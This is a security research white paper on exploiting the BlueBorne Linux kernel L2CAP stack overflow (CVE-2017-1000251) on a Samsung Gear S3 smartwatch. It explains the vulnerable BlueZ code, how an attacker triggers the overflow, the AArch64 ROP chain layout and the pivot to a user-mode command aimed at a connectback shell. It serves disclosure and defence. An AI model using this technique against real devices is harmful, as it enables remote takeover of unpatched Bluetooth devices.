Exploiting BlueBorne in Linux-based IoT devices

Ben Seri & Alon Livne

Preface

In September 2017 the BlueBorne attack vector was disclosed by Armis Labs. BlueBorne allows attackers to leverage Bluetooth connections to penetrate and take complete control over targeted devices. Armis Labs has identified 8 vulnerabilities related to this attack vector, affecting four operating systems, including Windows, iOS, Linux, and Android.

Previous white papers on BlueBorne were published as well:

- *The dangers of Bluetooth implementations* detailed the overall research, the attack surface, and the discovered vulnerabilities.
- *BlueBorne on Android* detailed the exploitation process of the BlueBorne vulnerabilities on Android.

This white paper will elaborate upon the Linux RCE vulnerability (CVE-2017-1000251) and its exploitation. The exploitation of this vulnerability will be presented on two IoT devices - a Samsung Gear S3 Smartwatch, and the Amazon Echo digital assistant.

Following the disclosure of the BlueBorne Linux vulnerabilities, patches have been committed to the Linux Kernel (here) and the BlueZ userspace project (here).
Recently, we discovered another information leak vulnerability in the Linux Kernel and reported it to Linux, which issued a patch for it as well. This vulnerability allows an attacker to bypass mitigations that may exist on Linux machines, although in the case of IoT this may never be necessary since they do not have such mitigations in the first place. These mitigations include KASLR (Kernel Address Space Layout Randomization) and Stack Protectors. The CVE for this new information leak vulnerability is CVE-2017-1000410.


In our initial findings, published in September, we stated that the Linux RCE vulnerability affects all Linux Kernel versions starting at v3.3-rc1 and on. Since then, we have also found a way to exploit this vulnerability in older Linux Kernels, starting at v2.6.32 and on, as we will present below in the demonstration of the Amazon Echo exploit (which uses Kernel v2.6.37).

Accompanying this whitepaper is an exploit source code for these vulnerabilities, and the testing framework used to exploit them, both of which are published here. The testing framework was used to inject raw L2CAP packets - which was a necessary tool to exploit these vulnerabilities. This framework can be used by other researchers to better test and audit the various implementations of the lower layers of Bluetooth (ACL, L2CAP, etc.).

To fully understand the underlying facilities that allow exploitation of the Linux vulnerabilities, we strongly recommend reading the full technical white paper, and especially the following sections: Demystifying Discoverability, SDP and L2CAP.

However, a short recap is provided here as well.

Brief Bluetooth Background



The Bluetooth stack architecture

Bluetooth is the dominating protocol today for short-range communications. It was introduced in 1998, and today approximately 8.2 billion devices use Bluetooth. The Bluetooth implementation in Linux is called BlueZ and it exists in Linux since 2001. Linux is one of the first operating systems to support Bluetooth natively, as an integral part of the OS. Since Linux is an open source OS it is also used as the foundation for various OSs such as Samsung's Tizen OS, Amazon's Fire OS, and others. The majority of IoT devices today are using Linux as the underlying OS, either natively or as an underlying foundation, and so an IoT device that supports Bluetooth will most likely be using BlueZ as its Bluetooth stack.

L2CAP

Overview

One of the lowest layers of any Bluetooth stack is L2CAP, responsible for managing connections to the various Bluetooth services. L2CAP is Bluetooth's equivalent of TCP, as it manages connections to the various services that exist in a Bluetooth stack, and provides some QoS features for these connections.

When creating a new L2CAP connection, the two endpoints attempt to coordinate a concerted configuration by passing packets called configuration requests and configuration responses back and forth. A configuration request contains several elements which determine the exact type of connection features which will be used.

Mutual configuration

The configuration process takes place using configuration requests and responses, referred to in the specification as *L2CAP_ConfReq* and *L2CAP_ConfResp* messages. These messages are passed on the signaling channel, with both endpoints dispatching configuration requests to one another as part of the initial handshake, and replying with configuration responses. The configuration response contains a status code which informs the initiator whether his configuration was accepted or rejected. Each endpoint negotiates its own configuration, meaning the configuration parameters of both endpoints need to be agreed upon.

Figure A.1 illustrates the basic configuration process. In this example, the devices exchange MTU information. All other values are assumed to be default.




Figure A.1: Basic MTU exchange

Excerpt from Bluetooth Spec, page 1902

In the example above , Device A requests a Maximum Transmission Unit (**MTU**) of 0x100, which Device B accepts, followed by a request from Device B for an MTU of 0x200, which Device A accepts as well. Two MTU parameters were agreed upon in this transaction - the maximum message size of outgoing messages from Device A to Device B is 0x100, and the the maximum message size of outgoing messages from Device B to Device A is 0x200.

While the above example is a simple exchange of parameters, a device might also choose to reject an offered configuration request due to "unacceptable parameters". To ease re-negotiation, its configuration response may contain an alternative, acceptable value for the parameter it wishes to change. For example, in the following code-snippet (from BlueZ), the requested MTU value is checked against a minimum value (`chan->omtu` is initialized to a default value when the connection is established):

```
if (mtu < L2CAP_DEFAULT_MIN_MTU)
    result = L2CAP_CONF_UNACCEPT;
else {
    chan->omtu = mtu;
```

```
            set_bit(CONF_MTU_DONE, &chan->conf_state);
        }
        l2cap_add_conf_opt(&ptr, L2CAP_CONF_MTU, 2, chan->omtu);
```
Excerpt from net/bluetooth/l2cap_core.c

If the requested MTU value is valid, it is committed to the current connection settings and the MTU configuration state is marked as CONF_MTU_DONE in the channel object, otherwise, the reply value is set to UNACCEPT and the value is discarded. In either case, an MTU element is added to the configuration response, reflecting a valid setting to the other side if the configuration is rejected.

The above procedure is called “The standard configuration process” of L2CAP connections. In this configuration process the endpoints will respond to a configuration request with a response that either accepts or rejects the offered configuration. If a configuration was rejected, the endpoints will continue to negotiate until they reach an agreed upon configuration.

However another type of configuration process exists - the lockstep configuration process. This process is required to facilitate the *Extended Flow Specification* (**EFS**) feature of L2CAP, which allows devices to establish a more comprehensive connection. The EFS feature parameters will need to be validated with each endpoint’s local Bluetooth controller, and so the endpoint’s response to a configuration request may be “Pending”. Once both EFS parameters have been exchanged between the endpoints, and the validation of EFS was achieved, a final response will be returned by each of the endpoints.

Linux kernel RCE vulnerability - CVE-2017-1000251

The vulnerability lies in BlueZ’s parsing of incoming configuration response packets in l2cap_parse_conf_rsp, which was introduced in kernel version v2.6.32, and thus affects all version from there on. l2cap_parse_conf_rsp can be seen here in abbreviated form:

```
static int l2cap_parse_conf_rsp(struct l2cap_chan *chan, void *rsp, int len,
                                void *data, u16 *result)
{
    struct l2cap_conf_req *req = data;
    void *ptr = req->data;
    // ...
    while (len >= L2CAP_CONF_OPT_SIZE) {
        len -= l2cap_get_conf_opt(&rsp, &type, &olen, &val);

        switch (type) {
        case L2CAP_CONF_MTU:
            // Validate MTU...
            l2cap_add_conf_opt(&ptr, L2CAP_CONF_MTU, 2, chan->imtu);
            break;
        case L2CAP_CONF_FLUSH_TO:
            chan->flush_to = val;
            l2cap_add_conf_opt(&ptr, L2CAP_CONF_FLUSH_TO,
                        2, chan->flush_to);
            break;

        // ...
        }
    }
    // ...
    return ptr - data;
}
```

Excerpt from *l2cap_parse_conf_rsp* (net/bluetooth/l2cap_core.c)

This function receives a configuration response buffer in the rsp argument, and its length in the len argument. It extracts elements from the buffer one by one using the l2cap_get_conf_opt function, until the len argument runs out. Each element it unpacks from the configuration response is validated and then packed back onto a response buffer, which is pointed to by the data argument.
However, the size of this response buffer is not passed into the function.
Essentially, all elements in the rsp would be copied onto the data buffer via &ptr (offset to l2cap_conf_req.data) regardless of the target's buffer size.

Note that the size of the incoming response is not limited - elements can be duplicated, which allows an attacker to control the size of the rsp buffer, and as a result the amount of data copied onto data. The origin of the data buffer - l2cap_parse_conf_rsp is called from two locations, both in a function called l2cap_config_rsp, which, as its name implies, handles configuration response messages. Both invocations are similar, so both can be used to exploit this vulnerability, as we will show with two exploit examples (Samsung Gear S3, and Amazon Echo).

```
    switch (result) {
    case L2CAP_CONF_SUCCESS:
        ...
        break;

    case L2CAP_CONF_PENDING:
        set_bit(CONF_REM_CONF_PEND, &chan->conf_state);
        if (test_bit(CONF_LOC_CONF_PEND, &chan->conf_state)) {
            char buf[64];
            len = l2cap_parse_conf_rsp(chan, rsp->data, len,
                           buf, &result);
        ...
        goto done;
```

Excerpt from *l2cap_config_rsp* (net/bluetooth/l2cap_core.c)

The switch examines the result value, which was previously unpacked from the configuration response packet, and can thus be controlled by an attacker. The response buffer is a small stack buffer, called buf, declared in the scope of the if statement which leads to the call.

In the above excerpt, the configuration for the current channel is then tested for the "Pending" state (as described above in the lockstep configuration process). So to access this flow, an attacker needs his target to be in the "Pending" state, which he can achieve by triggering the following code path:

```
if (remote_efs) {
     if (chan->local_stype != L2CAP_SERV_NOTRAFIC &&
         efs.stype != L2CAP_SERV_NOTRAFIC &&
         efs.stype != chan->local_stype) {
         ... // We don't want this branch, easy to avoid
     } else {
         /* Send PENDING Conf Rsp */
         result = L2CAP_CONF_PENDING;
         set_bit(CONF_LOC_CONF_PEND, &chan->conf_state);
     }
 }
```

Excerpt from *l2cap_parse_conf_req* (net/bluetooth/l2cap_core.c)

This action is simple - an attacker only needs to send a configuration request with an EFS element, setting the stype field to L2CAP_SERV_NOTRAFIC. After the "Pending" state is reached, the next configuration response sent with the result field set to L2CAP_CONF_PENDING will trigger the vulnerability in this flow, leading buf[64] to be overwritten with an arbitrarily sized buffer.

This vulnerability allows an attacker to overflow a 64 byte buffer on the kernel stack by an unlimited amount of data, so long as it conforms to the structure of a valid L2CAP configuration response.

Impact

In BlueZ's case, L2CAP is included as part of the core Linux kernel code. This is a rather dangerous choice. Combining a fully exposed communication protocol, arcane features like EFS and a kernel space implementation is a recipe for trouble. This vulnerability is a classic stack overflow occurring in the context of a kernel thread. As we will demonstrate with the devices we exploited, the most common case in IoT devices today is a complete lack of mitigations against stack overflows in their kernels. Moreover, when combining this vulnerability with another vulnerability that leaks data from the stack (as the one presented below), also means all unpatched Linux devices are susceptible to complete take over using this vulnerability and its likes - even if they use stack protectors, or KASLR in their kernel builds.

So this vulnerability could provide an attacker with a full and reliable kernel-level exploit for any Bluetooth enabled device running Linux, requiring no additional steps. Moreover, each compromised host can be used to launch secondary attacks, making this vulnerability wormable.

Exploitation

We chose to exploit two real-life consumer devices to evaluate what it takes to use this vulnerability to a complete takeover these devices. Both devices use the BlueZ stack - but since they are based on different kernel versions, and since they run on different processors, they required different exploits.

Case Study #1 - Samsung Gear S3


The first case study we chose to exploit is the Smasung Gear S3.

The Gear S3 runs Tizen, Samsung's own mobile OS. The unit that we tested was running the Tizen v2.3.2.1 that is based on the Linux kernel v3.18, on a Dual Core Exynos 7270 Aarch64 (64bit ARM) processor.

Extracting the smartwatch kernel

To start analyzing the stack frame of the vulnerable function, we had to extract the kernel which was actually running on the smart watch.
The Tizen SDK’s debugger tool - SDB - provides shell access to the watch, running as the "developer" user. There is no legitimate way to gain root privileges on the Gear S3, so we opted to use a public local privilege escalation exploit to help us achieve root permissions.
We modified a PoC version of CVE-2016-5195 (DirtyCOW) called DirtyCOWTester to overwrite a binary belonging to one of the daemons running on the smartwatch, allowing us to run arbitrary commands with root privilege.
Using this method, we modified the file permissions on the /dev/mmcblk* device nodes to allow us to read from the flash memory freely. We then checked each partition that was of appropriate size and not already mounted, and eventually hit the one where the kernel was located.


```
sh-3.2# lsblk
NAME                MAJ:MIN RM   SIZE RO TYPE  MOUNTPOINT
loop0                 7:0    0  42.3M  1 loop  /usr/share/locale
zram0               254:0    0   349M  0 disk  [SWAP]
mmcblk0rpmb         179:24   0   512K  0 disk
...
|-mmcblk0p7         179:7    0     3M  0 part
```



```
|-mmcblk0p8         259:0     0     16M  0 part
|-mmcblk0p9         259:1     0     16M  0 part
|-mmcblk0p10        259:2     0     16M  0 part  /lib/modules
|-mmcblk0p11        259:3     0    190M  0 part  /opt/system/csc
...
```

The kernel was found in mmcblk0p8

We dumped the entire partition and loaded the dump in IDA, rebasing correctly with the help of offsets from /proc/kallsyms which was readily available:



```
alon@nuc:~$ cat kallsyms  | head
ffffffc000080000 t efi_head
ffffffc000080000 T _text
ffffffc000080040 t pe_header
```

kallsyms taken from the smartwatch (truncated)

Leveraging stack overflow into PC control

Since this is a fairly standard stack overflow, our plan was to overwrite some function pointer or if possible the return address of our function.
Two factors made the task at hand quite simple:

1. Stack-canary protection was *not* enabled on this kernel.
2. The target buffer was pushed to the very edge of the stack frame - adjacent to the non-existent stack canary. This is caused by gcc's FORTIFY_SOURCE feature which is usually combined with a stack canary protection which is *enabled*. This is meant to ensure that if an overflow occurs, the attacker would have to overflow the stack canary before reaching any other stack variables to overflow.

The combination of these two factors lead to an ironic turn-of-fate - the first overflowed byte of the target buffer would be the stack frame itself - leading to PC control.
In 64 bit ARM (Aarch64), the stack frame is arranged so the previous return address and stack-frame pointer are stored at the "bottom" of the current stack frame, followed by saved registers, and then by the current function's stack variables/buffers.
To provide some context - in Aarch64, the *x29* and *x30* registers are used to store the current functions frame pointer and return address. A `ret` instruction could also be viewed as branching to *x30*. Registers are stored on the stack using the `stp/str` and `ldp/ldr` instructions. These instructions are also able to add or subtract from the address register, for pop/push functionality.

Table 6.9. Index addressing modes

Example instruction	Description
`LDR X0, [X1, #8]!`	Pre-index: Update X1 first (to X1 + #8), then load from the new address
`LDR X0, [X1], #8`	Post-index: Load from the unmodified address in X1 first, then update X1 (to X1 + #8)
`STP X0, X1, [SP, #-16]!`	Push X0 and X1 to the stack.
`LDP X0, X1, [SP], #16`	Pop X0 and X1 off the stack.

Excerpt from the Programmer's Guide to ARMv8-A

Consider the following instructions, a function epilogue and prologue:


```
STP             X29, X30, [SP,#-0x40]! ; Store Pair
MOV             X29, SP ; Rd = Op2
STP             X21, X22, [SP,#0x20] ; Store Pair
STP             X19, X20, [SP,#0x10] ; Store Pair
```

Typical function prologue

```
LDP              X19, X20, [SP,#0x10] ; Load Pair
LDP              X21, X22, [SP,#0x20] ; Load Pair
LDP              X29, X30, [SP],#0x40 ; Load Pair
RET                         ; Return from Subroutine
```


Typical function epilogue

Upon entering a function, 0x40 bytes are subtracted from SP to create a stack frame (note the '!' in the first `stp` instruction), and the *x29* and *x30* registers are stored at the "base" of this frame. The rest of the saved registers are stored directly after, creating the following stack layout



-0x08	free stack
SP	saved frame pointer - x29
+0x08	saved return address - x30
+0x10	saved x19
+0x18	saved x20
+0x20	saved x21
+0x28	saved x22
+0x30	stack vars
+0x38	
+0x40	previous stack frame

So, a stack overflow will result in overwriting the previous stack frame and the return address of the function directly above us in the call stack. Remember that the buffer we're overflowing does not belong to the function where the overflow occurs, but rather to the function that called it. In addition, since most functions in this code path are declared as inline, the buffer we're overwriting in `l2cap_parse_conf_rsp` is actually declared as part of `l2cap_recv_frame`'s stack frame, which itself was called by `l2cap_recv_acldata` - so we'll be overwriting `l2cap_recv_acldata`'s return address into `hci_rx_work`.


l2cap_parse_conf_rsp
saved frame, ret, and registers
l2cap_recv_frame
saved frame, ret, and registers
stack vars
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA target buffer - buf[64] AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
l2cap_recv_acldata
previous stack pointer - x29
return address -> hci_rx_work

From Kernel to User-Mode

Now we can achieve PC control, inside of a kernel work-queue thread.
Pivoting from kernel to user-mode in the Linux kernel turned out to be fairly straightforward, thanks to a construct called ***user-mode helpers***.
User-mode helpers are used in several places in the Linux kernel to execute commands in user-mode, such as:

- Loading kernel modules using modprobe - `call_modprobe` - kernel/kmod.c
- Shutdown/reboot commands - `__orderly_poweroff/reboot` - kernel/reboot.c

The function call_usermodehelper provides an interface similar to execve:

```
int call_usermodehelper(const char * path,
    char ** argv,
    char ** envp,
    int wait);
```

In newer versions of Linux, you can even find a nifty wrapper in kernel/reboot.c called `run_cmd`, which will call `argv_split` on your behalf and even handle the envp parameter before invoking `call_usermodehelper`.

```
static int run_cmd(const char *cmd)
{
    ... // argv_split and call_usermodehelper
}
```

In our version of the kernel this function does not exist, but the `__orderly_poweroff` and `__orderly_reboot` functions execute similar logic (`argv_split` and `call_usermodehelper`) on pre-defined strings.
If we can overwrite one of these pre-defined strings and then invoke its respective function, we should be able to execute an arbitrary command in user-mode, with existing code doing all the heavy lifting for us.
Luckily, the poweroff_cmd string that is run by `__orderly_poweroff` is located in a writeable memory section, on account of being mapped to /proc for modifications from user-mode.
However, we had to make sure that the force argument for `__orderly_poweroff` was set to false, to avoid actually shutting down the device.

```
static int __orderly_poweroff(bool force)
{
    ... // argv_split and call_usermodehelper on poweroff_cmd
}
```


Aarch64 Return-Oriented-Programming

At this point, we have both PC and stack control. Since Kernel base randomization (KASLR) was not enabled on this kernel (as is common to most kernels prior to v4.12) - all that was left at this point is to assemble a ROP chain.

Traditionally, we would try to leverage ROP execution into shellcode execution in kernel-mode. In the case of this PoC, our goal was to export a connectback shell over the WiFi network. Since this could be accomplished with relative ease in user-mode, we elected to "skip" the shellcode part and stick with ROP execution for our pivot to user-mode.
Having already extracted a copy of the kernel and rebased it correctly with the help of `/proc/kallsyms`, all that remains is finding gadgets to help us perform the following actions:

1. Overwrite the `poweroff_cmd` string with our own command.
2. Invoke `__orderly_poweroff`, with the force argument set to 0.
    a. Set *x0* (the first argument register) to 0.
    b. Call `__orderly_poweroff(false)`.
3. Restore or stop execution of the running thread.

The size of the ROP chain turned out to be an important consideration in this architecture, since the vast majority of function epilogues remove *two* 64 bit words from the stack into *x29* and *x30*. This means that the minimum size added to the payload for even a basic gadget is 16 bytes. Any register pair (or even a single register, due to padding) added to the gadget would cost an additional 16 bytes.



```
LDR                 X19, [SP,#0x10] ; Load from Memory
LDP                 X29, X30, [SP],#0x20 ; Load Pair
RET                          ; Return from Subroutine
```

Small function epilogue

Structural considerations

The biggest challenge in assembling a functional ROP chain was that it also has to be formatted as a series of valid configuration elements - an invalid element would cause the copy loop in `l2cap_parse_conf_rsp` to break.
Most of the elements parsed by the loop are 2 bytes in size, discounting the 2 byte `l2cap_conf_opt` header. There are also two larger elements described by the *EFS* (extended flow) and *RFC* (retransmission and flow-control) structs, the former being the larger of the two:

```
struct l2cap_conf_opt {      struct l2cap_conf_efs {
    __u8       type;             __u8    id;
    __u8       len;              __u8    stype;
    __u8       val[0];           __le16  msdu;
} __packed;                      __le32  sdu_itime;
                                 __le32  acc_lat;
                                 __le32  flush_to;
                             } __packed;
```


Excerpts from include/net/bluetooth/l2cap.h

We chose to use the *EFS* structure, packing our ROP chain inside its members, since only one of the struct's fields is examined as part of the copy loop - the `stype` member:

```
case L2CAP_CONF_EFS:
    if (olen == sizeof(efs))
        memcpy(&efs, (void *)val, olen);

    if (chan->local_stype != L2CAP_SERV_NOTRAFIC &&
        efs.stype != L2CAP_SERV_NOTRAFIC &&
        efs.stype != chan->local_stype)
        return -ECONNREFUSED;

    l2cap_add_conf_opt(&ptr, L2CAP_CONF_EFS, sizeof(efs),
                (unsigned long) &efs);
    break;
```


Excerpt from l2cap_parse_conf_rsp (net/bluetooth/l2cap_core.c)

If the `stype` field is set to `L2CAP_SERV_NOTRAFIC` (which is defined as 0), we can avoid the `-ECONNREFUSED` path regardless of the other conditions. The `stype` is the 2nd byte of the EFS struct.
This leaves us with 14 bytes that we fully control inside the structure, enough for a single 64 bit pointer and some change:




opt header + EFS struct - The green XXs represent bytes in our control

If we chain several of these EFS elements in succession - we arrive at the following stack control pattern:



0000:1 06 10 XX 00 XX XX XX XX
0008:2 XX XX XX XX XX XX XX XX
0010:3 XX XX 06 10 XX 00 XX XX
0018:4 XX XX XX XX XX XX XX XX
0020:5 XX XX XX XX 06 10 XX 00
0028:6 XX XX XX XX XX XX XX XX



0030:7	XX	XX	XX	XX	XX	XX	06	10
0038:8	XX	00	XX	XX	XX	XX	XX	XX
0040:9	XX	XX	XX	XX	XX	XX	XX	XX

If observed as a 9 word long ROP chain - we only fully control every other word for the first 6 words, followed by 2 partially-controlled words and 1 more fully controlled word.
However, recall that the typical gadget pops pairs of registers off the stack - so this sparse control pattern actually works out quite nicely for us, even without using the 8th word.
For example, consider the way the following chain of gadgets applies to our control pattern:

`ldp x19, x20, [sp, #0x10];`
`ldp x29, x30, [sp], #0x20;`
`ret; pop 2 registers`
	x29	Not controlled

	x30	Controlled
	x19	Not controlled
	x20	Controlled

`ldp x19, x20, [sp, #0x10];`
`ldp x21, x22, [sp, #0x20];`
`ldp x29, x30, [sp], #0x30;`
`ret; pop 4 registers`
	x29	Not controlled

	x30	Controlled
	x19	Not controlled
	x20	Not controlled
	x21	Controlled
	x22	Not controlled

`ldp x19, x20, [sp, #0x10];`
`ldp x29, x30, [sp], #0x20;`
`ret; pop 2 registers`
	x29	Controlled

	x30	Not controlled
	x29	Controlled
	x30	Not controlled

